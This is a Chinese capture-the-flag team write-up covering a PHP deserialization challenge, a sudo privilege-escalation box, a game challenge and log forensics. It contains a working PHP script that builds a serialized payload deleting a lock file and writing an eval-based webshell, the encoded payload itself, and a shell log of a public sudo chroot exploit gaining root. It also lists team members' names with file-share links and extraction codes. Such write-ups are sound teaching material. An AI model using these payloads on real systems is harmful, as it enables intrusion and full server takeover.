排名

战队名称：第76名

解题思路

WEB

浅析PHP原生类

解锁

```
<?php

class install {
    private $username;
    private $password;
}

class Until {
    public $a;
    public $b;
    public $c;
}

function setPrivateProp($obj, $prop, $value) {
    $ref  = new ReflectionObject($obj);
    $p    = $ref->getProperty($prop);
    $p->setAccessible(true);
    $p->setValue($obj, $value);
}


$until = new Until();
$until->a = "ZipArchive";
$until->b = "install.lock";
$until->c = 8;
$wiper_inner = new install();
```


```
setPrivateProp($wiper_inner, 'username', $until);

$wiper = new install();
setPrivateProp($wiper, 'username', $wiper_inner);
setPrivateProp($wiper, 'password', 'wiper');


$php_shell = "<?php @eval(\$_POST['cmd']);?>";

$shell1 = new install();
setPrivateProp($shell1, 'username', $php_shell);
setPrivateProp($shell1, 'password', 'shell');

// 再来一个 shell2，和原本“前后夹击 Wiper” 的思路一致
$shell2 = new install();
setPrivateProp($shell2, 'username', $php_shell);
setPrivateProp($shell2, 'password', 'shell');


$payload_array = array($shell1, $wiper, $shell2);

$payload = serialize($payload_array);

echo "Final Payload:\n";
echo "data=" . urlencode($payload) . "\n";
```


```
data=a%3A3%3A%7Bi%3A0%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00u
sername%22%3Bs%3A29%3A%22%3C%3Fphp+%40eval%28%24_POST%5B%27cmd%27%5D%29%3B%3F%3E%
22%3Bs%3A17%3A%22%00install%00password%22%3Bs%3A5%3A%22shell%22%3B%7Di%3A1%3BO%3A
7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22inst
all%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%22%3A3%3A
%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%22in
stall.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3B%7Ds%3A17%3A%22%00install%00password%22
%3BN%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A5%3A%22wiper%22%3B%7Di%3A2%3
BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3Bs%3A29%3A%
22%3C%3Fphp+%40eval%28%24_POST%5B%27cmd%27%5D%29%3B%3F%3E%22%3Bs%3A17%3A%22%00ins
tall%00password%22%3Bs%3A5%3A%22shell%22%3B%7D%7D
```



传入之后直接访问config.php然后POST传入cmd=system('ls');

发现可以执行命令了

a:2:{s:8:"username";s:29:"bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var ";s:8:"password";s:32:"2591c98b70119fe624898b1e424b5e91";}



a:2:{s:8:"username";s:29:"flag{a25e8eab88f2a58f543bdaedc9cdc14a} ";s:8:"password";s:32:"2591c98b70119fe624898b1e424b5e91";}



InfoSEC

最近还好吗

打sudo提权

https://github.com/pr0v3rbs/CVE-2025-32463_chwoot

```
Xshell 7 (Build 0151)
Copyright (c) 2020 NetSarang Computer, Inc. All rights reserved.

Type `help' to learn how to use Xshell prompt.
[C:\~]$

Connecting to 113.201.14.253:26343...
Connection established.
To escape to local shell, press 'Ctrl+Alt+]'.

Socket error Event: 32 Error: 10053.
Connection closing...Socket close.

Connection closed by foreign host.

Disconnected from remote host(113.201.14.253) at 22:21:49.

Type `help' to learn how to use Xshell prompt.
[C:\~]$

Connecting to 113.201.14.253:26343...
Connection established.
To escape to local shell, press 'Ctrl+Alt+]'.

WARNING! The remote SSH server rejected X11 forwarding request.
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 3.10.0-1160.6.1.el7.x86_64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

pwn@53cb183d5930:~$ ls
pwn@53cb183d5930:~$ ls
sudo-chwoot.sh
pwn@53cb183d5930:~$
pwn@53cb183d5930:~$ bash
.bash_logout    .bashrc         .cache/         .profile        sudo-chwoot.sh
pwn@53cb183d5930:~$ bash sudo-chwoot.sh
woot!
root@53cb183d5930:/# ls
bin  boot  dev  etc  flag  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  start.sh  sys  tmp  usr  var
root@53cb183d5930:/# cat flag
flag{ea2a6aa324af0b3c8ba14525fc620db5}
root@53cb183d5930:/# Connection closing...Socket close.

Connection closed by foreign host.

Disconnected from remote host(113.201.14.253) at 22:24:06.

Type `help' to learn how to use Xshell prompt.
[C:\~]$
```

GAME

我勒个超级玛丽奥


发现是个linux系统，打开命令行发现有flag可以直接cat到

CDF

可恶的木马竟然伪装成我的朋友

flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}

根据日志信息，发现那张图片的字节数发生了变化。



说明图片在这个时候被修改，得到时间和ip。

同时在附件的日志信息中发现访问的jsp信息，根据答案格式推断就这三个

```
02:00 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 200 38590
02:00 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
02:00 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
02:00 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
02:00 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
02:00 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
:02:29 +0800] "HEAD / HTTP/1.1" 302 -
:02:30 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
02:32 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 2
02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP
02:43 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 4
04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200
04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
21:04:50 +0800] "HEAD / HTTP/1.1" 302 -
21:04:50 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
21:05:04 +0800] "GET /sxzn/foreground/viewMetadata.action?id=214 HTTP
```

录屏：

吴逢昊：通过网盘分享的文件：屏幕录像_2025.11.24_18.59.06.365.mkv

链接: https://pan.baidu.com/s/1JG085QjnDICNEyVZ3bH9pQ?pwd=34nk 提取码: 34nk

--来自百度网盘超级会员v4的分享

李羽石：通过网盘分享的文件：2025-11-24 19-00-42.mp4

链接: https://pan.baidu.com/s/1bClhoob04IJ0J7js98Y3cA?pwd=hjei 提取码: hjei

--来自百度网盘超级会员v5的分享

彭惊羽：通过网盘分享的文件：屏幕录像_2025.11.24_18.59.15.088.flv

链接: https://pan.baidu.com/s/1TgOwzyZFzSNBwVCDpm8gKg?pwd=7cjm 提取码: 7cjm

--来自百度网盘超级会员v5的分享

郭昊宇：通过网盘分享的文件：屏幕录像_2025.11.24_19.02.31.102.mkv

链接: https://pan.baidu.com/s/1g2y1LlaIgMgZ6sTEMyO0rQ?pwd=x2yd 提取码: x2yd

--来自百度网盘超级会员v4的分享